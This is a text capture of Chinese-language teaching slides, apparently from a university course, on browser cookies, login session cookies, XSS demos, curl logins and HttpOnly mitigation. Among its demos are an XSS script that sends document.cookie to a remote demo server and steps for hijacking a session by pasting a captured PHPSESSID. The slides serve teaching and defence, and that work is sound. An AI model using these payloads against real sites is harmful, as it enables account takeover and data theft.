_fbp	fb.3.1691567447161.284862323	.www.momoshop....	/	2024-08-03T0...
ck_mlu	"MDkxODEwMzYyNg=="	www.momoshop.c...	/	2024-08-03T0...
_mwa_uniCam...	1707302518980650098.1707302518980	.momoshop.com.tw	/	2024-08-05T1...
MOC01gpYnN...	1	.momoshop.com.tw	/	2024-08-05T1...
data	BUUJ7506CB...071	facebook.com	/	2024-08-03T0...

MOMO 購物網

記住我的帳號

- * 使用 Cookie 直接更改電話號碼
- * 電話號碼: 123456789
- * Base64 Encode: MTIzNDU2Nzg5
 - * <https://www.base64encode.org/>



momo 會員登入

帳號 123456789

密碼 6-15位英數字混合密碼，英文需區分大小寫

☒ 記住我的帳號




Normal Cookie

Google Analytics

統計網頁瀏覽記錄

Google Analytics

* <https://www.edu.tw/>



The screenshot shows the Chrome DevTools Application tab with the 'Cookies' section expanded. The left sidebar lists storage areas: IndexedDB, Cookies, Private state tokens, Interest groups, and Shared storage. The main pane shows a table of cookies for the domain 'www.edu.tw'. The table has columns for Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, and SameSite. Five cookies are listed, all with a path of '/' and an expiration date of 2026-07-22T12:00:00.000Z. The cookies are: _ga (GA1.1.1355562615.1750164602), _ga (GA1.1.1355562615.1750164602), _ga_KBT2PDEDK (GS2.1.s1750164602\$o1\$g0\$t17...), _gat_gtag_UA_60784564_1 (1), and _gid (GA1.1.692101671.1750164602).

Name	Value	Domain	Path	Expires / Max-A...	Size	HttpOnly	Secure	SameSite
_ga	GA1.1.1355562615.1750164602	www.edu.tw	/	2026-07-22T12:...	30			
_ga	GA1.1.1355562615.1750164602	.www.edu.tw	/	2026-07-22T12:...	30			
_ga_KBT2PDEDK	GS2.1.s1750164602\$o1\$g0\$t17...	.www.edu.tw	/	2026-07-22T12:...	59			
_gat_gtag_UA_60784564_1	1	www.edu.tw	/	2025-06-17T12:...	24			
_gid	GA1.1.692101671.1750164602	www.edu.tw	/	2025-06-18T12:...	30			

- * 由 Browser JavaScript 產生.(Not Server)
- * 預設 Not Checked
 - * HttpOnly, Secure, SameSite

Google Analytics

串流詳細資料



串流名稱

demo3.buda.idv.tw

串流網址

https://demo3.buda.idv.tw

串流 ID

11355078420

評估 ID

G-KXYQJL9MDP

* 緊接在 <head> 元素之後

```
<!-- Google tag (gtag.js) -->
```

```
<script async src="https://www.googletagmanager.com/gtag/js?id=G-KXYQJL9MDP"></script>
```

```
<script>
```

```
  window.dataLayer = window.dataLayer || [];
```

```
  function gtag(){dataLayer.push(arguments);}
```


```
  gtag('js', new Date());
```

```
  gtag('config', 'G-KXYQJL9MDP');
```


```
</script>
```

Google Analytics Cookie

* <https://demo3.buda.idv.tw>



Name	Value	Domain	Path	Expires / Max-A...	Size	HttpOnly	Secure	SameSite	P
_ga	GA1.1.311773539.1749981054	.buda.idv.tw	/	2026-07-20T09:...	29				
_ga_KXYQJL9MDP	GS2.1.s1749981054\$o1\$g0\$t1...	.buda.idv.tw	/	2026-07-20T09:...	59				



Name	Status	Domain	Type	Initiator
js?id=G-KXYQJL9MDP	200	www.googletagmanager.com	script	(index):201
collect?v=2&tid=G-KXYQJL9MDP&...	204	www.google-analytics.com	fetch	js?id=G-KXYQJL9MDP:201

- * 由 Browser JavaScript 產生.(Not Server)
- * 預設 Not Checked
 - * HttpOnly, Secure, SameSite

LoginSession Cookie

帳號登入、權限控管
Login Credentials

大綱

- * What is LoginSession Cookie?
- * Find LoginSession Cookie & 免帳密登入
- * 帳密登入 Command Line Browser
- * 如何登出帳號?
 - * 方法1. 刪除 Browser Cookie
 - * 方法2. 關閉所有 Browser 視窗
 - * 方法3: Click “登出” (最佳)
- * LoginSession + Extra Cookie
 - * Cluster/Load Balance 架構
 - * WAF for CSRF
- * LoginSession Cookie Best Practice
- * 結論
 - * Normal vs. LoginSession Cookie
 - * 沒有 Cookie 的世界會怎樣?

LoginSession Cookie

- * For Login Credentials.
- * One and Only One.
- * Server 端僅驗證: Cookie 值
 - * 其他 Cookie Attributes only for Browser to Control the cookie , 與驗證無關
- * 一個 Cookie 可允許多個裝置同時登入 , Server 端無限制(無法辨識)
 - * 除非有額外加上限制條件 , 如: Client IP, User Agent ...
- * One LoginSession Cookie 可於 Server 端記錄多組 Key Pairs 來辨識使用者身分
 - * User ID
 - * Client IP
 - * User Agent (Browser Version)
 - *

How to Find LoginSession Cookie?

- * Cookie Attributes

- * Name:

- * ASP.NET_SessionId, PHPSESSID, JSESSIONID, *SID, *SESSION_ID

- * Attribute: 如下值有設定 Enable

- * HttpOnly, Secure, Samesite

- * Path: /

- * When to Create

- * Created by WebServer(Response Cookie), Not Browser(Request Cookie)

- * 如何產生 LoginSession Cookie 方法

- * Method1. 登入畫面，輸入帳密後 Submit 送出

- * Method2. 使用已登入 URL 連結

- * <https://my.ntu.edu.tw/assetManagement/consumables.aspx>

- * 驗證方法


- * 使用 LoginSession Cookie 免帳密登入

- * 刪除 or 更改 Cookie 值，Reload 頁面，看是否會被登出

XSS Demo

Demo

- * <http://demo3.buda.idv.tw/php/login/login.php>
 - * Password: 54321



A screenshot of a web login form. It contains two input fields: the first is labeled 'login:' and contains the text 'davis01'; the second is labeled 'passwd:' and contains five dots. Below the password field is a button labeled '提交' (Submit).

- * http://demo3.buda.idv.tw/php/login/login_ok.php

使用者: davis01 , 您已經成功登入系統!

顯示留言:

留言:

[logout](#) [登出](#)

XSS Test

- * Test1

`<script>alert('hi')</script>`

- * Test2

`<iframe />`

XSS Test

* Test3. iframe YouTube



The image shows a YouTube video player interface. The top bar includes the YouTube logo and a 'TW' label. Below the video player, there are icons for likes (4.3萬), comments, and a '分享' (Share) button. A red box highlights the '分享' button. To the right, a share menu is open, showing various sharing options: '分享' (Share), '嵌入' (Embed), Facebook, WhatsApp, X, '透過電子郵件分享' (Share via email), and KakaoTalk. The '嵌入' option is highlighted with a red box. Below the share menu, a dialog box titled '嵌入影片' (Embed video) displays the following iframe code:

```
<iframe width="560" height="315"
src="https://www.youtube.com/embed/
QuuPsnSPVs0?si=t190bATfkLOUnYId"
title="YouTube video player"
frameborder="0"
allow="accelerometer; autoplay;
clipboard-write; encrypted-media;
gyroscope; picture-in-picture; web-
share" referrerpolicy="strict-
origin-when-cross-oriain">
```

A red circle highlights the '複製' (Copy) button at the bottom right of the dialog box.

偷取 Cookie Test

- * Test1. 顯示於畫面

```
<script>alert(document.cookie)</script>
```

- * Test2. 傳送至遠端 Server

```
<script>
```

```
const img = new Image(100, 200);
```

```
img.src = 'https://demo.davis.cc.ntu.edu.tw?' +  
encodeURIComponent(document.cookie);
```

```
document.body.appendChild(img);
```

```
</script>
```


- * Check Result @demo.davis.cc.ntu.edu.tw

```
~# tail -f /var/log/apache2/access.log
```

使用 Cookie 免帳密登入

* F12:

* Add New Cookie:PHPSESSID



The screenshot shows the Chrome DevTools Application tab. The left sidebar has 'Cookies' selected under the 'Storage' section, with the URL 'http://demo3.buda.idv.tw' highlighted. The main panel displays a table of cookies.

Name	Value	Domain	Path	Expires / Max-Age
PHPSESSID	h2h19b7mmvohrubeolauvs23d	demo3.buda.idv.tw	/	Session
__utma	184194357.175558976.17124111...	.buda.idv.tw	/	2025-05-22T01:49:31.315Z
__utmz	184194357.1712411104.1.1.utmc...	.buda.idv.tw	/	2024-10-16T13:49:31.000Z
cookie2	1234	demo3.buda.idv.tw	/	2024-05-03T03:47:16.871Z
mycookie1	1234	demo3.buda.idv.tw	/	2024-05-03T01:09:20.749Z
temp3	10	demo3.buda.idv.tw	/	2024-12-18T12:00:00.000Z
temp6	10	.buda.idv.tw	/	2024-12-18T12:00:00.000Z

* New PC Open

* http://demo3.buda.idv.tw/php/login/login_ok.php

使用者: **davis01** · 您已經成功登入系統!

顯示留言:

留言:

[logout 登出](#)

XSS 緩解方法

Set httponly attr

* 方法1:

- * Ubuntu 22.04: /etc/php/8.1/apache2/php.ini
- * Ubuntu 24.04: /etc/php/8.3/apache2/php.ini
 - * session.cookie_httponly = 1
- * ~# systemctl restart apache2

* 方法2: 直接修改 Browser Cookie

Name	Value	Domain	Path	Expires ... ▲	Size	HttpOnly
PHPSESSID	al612gtksh34vps...	demo3.buda.idv.tw	/	Session	35	☒

demo3.buda.idv.tw 顯示

PHPSESSID=pvees013csu0cbv144jd6q93nv

httponly = 0

確定

demo3.buda.idv.tw 顯示

httponly = 1

確定




帳密登入

Command Line Browser

帳密登入

Command Line Browser

- * 如何使用 Command Line Browser 程式，抓取需帳密登入之頁面資料
- * 使用 Chrome 產生 cURL 語法
- * Chrome F12 Network
- * iVideo: 登入




帳密登入

Command Line Browser

- * 方法1. 使用 HTTP POST 提供帳密

- * Step1. POST 帳密

- * `curl 'https://www.ivideo.com.tw/member/ajax.php' --data-raw 'uid=YYY&pwd=ZZZ'`



Name	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
ajax.php		Form Data	View source	View URL-encoded			
collect?v=2&tid=...		uid	N20...				
collect?v=2&tid=...		pwd	[REDACTED]				
		w	1536				
		h	864				
		win_ver	Win11				

- * Step2. 取得資料



- * `curl https://www.ivideo.com.tw/member/mdfy_member.php`

- * 結果: 失敗...

- * 原因: 每次 Request 皆為獨立執行，不會共享 Cookies 資訊

使用 Chrome 產生 cURL 語法

- * Chrome F12 Network
- * iVideo: 會員中心 -> 租借記錄



使用 Chrome 產生 cURL 語法

iVideo 租借記錄

```
curl 'https://www.ivideo.com.tw/member/show_rent_record.php' \  
-H 'Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=  
0.8,application/signed-exchange;v=b3;q=0.7' \  
-H 'Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7' \  
-H 'Cache-Control: max-age=0' \  
-H 'Connection: keep-alive' \  
-b 'PHPSESSID=ipkmcje3rktc4gimpaofuevmrf' \  
-H 'Referer: https://www.ivideo.com.tw/member/mdfy_member.php' \  
-H 'Sec-Fetch-Dest: document' \  
-H 'Sec-Fetch-Mode: navigate' \  
-H 'Sec-Fetch-Site: same-origin' \  
-H 'Sec-Fetch-User: ?1' \  
-H 'Upgrade-Insecure-Requests: 1' \  
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like  
Gecko) Chrome/137.0.0.0 Safari/537.36' \  
-H 'sec-ch-ua: "Google Chrome";v="137", "Chromium";v="137", "Not/A)Brand";v="24"' \  
-H 'sec-ch-ua-mobile: ?0' \  
-H 'sec-ch-ua-platform: "Windows"'
```

iVideo 租借記錄

cURL 簡化版

- * iVideo: 會員中心 -> 租借記錄

- * 無 Cookie

- ~# curl https://www.ivideo.com.tw/member/show_rent_record.php

- * 有 Cookie

- ~# curl -b "PHPSESSID=xyyzz"

- https://www.ivideo.com.tw/member/show_rent_record.php

免帳密登入

Command Line Browser

* cURL

-b "cookie=xxyyzz"

把 cookie 資訊加到 http request

-c, --cookie-jar <filename>

write cookies to a file.

* sqlmap

--cookie=xxyyzz

* ELK Heartbeat 網頁測試

headers:

'Cookie': 'ASP.NET_SessionId=xxyyzz'

帳密登入

Command Line Browser

- * 方法2: 使用 LoginSession Cookie (正確作法)
 - * Step1. POST 帳密後將 Cookie 存起來
 - * `curl 'https://www.ivideo.com.tw/member/ajax.php' --data-raw 'uid=YYY&pwd=ZZZ' -c cookie.txt`
 - * Step2. 提供 LoginSession Cookie 後取得資料
 - * `curl https://www.ivideo.com.tw/member/mdfy_member.php -b cookie.txt`




如何登出帳號?

方法**1.** 刪除 **Browser Cookie**

如何登出帳號

刪除 **Browser Cookie**

- * iVideo
 - * <https://www.ivideo.com.tw/>
- * 刪除 Browser Cookie




如何登出帳號

刪除 Browser Cookie

- * myNTU 帳號簽到退

<https://my.ntu.edu.tw/mattend/ssi.aspx>

- * Find LoginSession Cookie: ASP.NET_SessionId
- * 刪除 Browser Cookie



The screenshot shows the Chrome DevTools Application tab with the Cookies section expanded for the URL <https://my.ntu.edu.tw>. The table lists several cookies, with **ASP.NET_SessionId** highlighted in blue and its value **vtqtpibraxxb540sz1ztiff** visible. A red box highlights the **ASP.NET_SessionId** row, and a red label **Session Cookie** points to it. A red **Delete** button is visible above the table.

Name	Value	Domain	Expires / Max-Age
intutoken	D4EED6C4761B271D2C2137EE0BC4...	my.ntu.edu.tw	/
_ga	GA1.3.576858119.1691731963	.ntu.edu.tw	/
_ga_WDL5MQGG2R	GS1.1.1704941884.15.0.1704941884...	.ntu.edu.tw	/
ASP.NET_SessionId	vtqtpibraxxb540sz1ztiff	my.ntu.edu.tw	/
_ga_7L6266MDLW	GS1.1.1704709962.21.0.1704709967...	.ntu.edu.tw	/
_ga_TKBYH70HK7	GS1.1.1704549095.2.1.1704549338.6...	.ntu.edu.tw	/

如何登出帳號?

方法2. 關閉所有 **Browser** 視窗

有時可登出、有時卻不行?

Session Cookie vs. Persistent Cookie

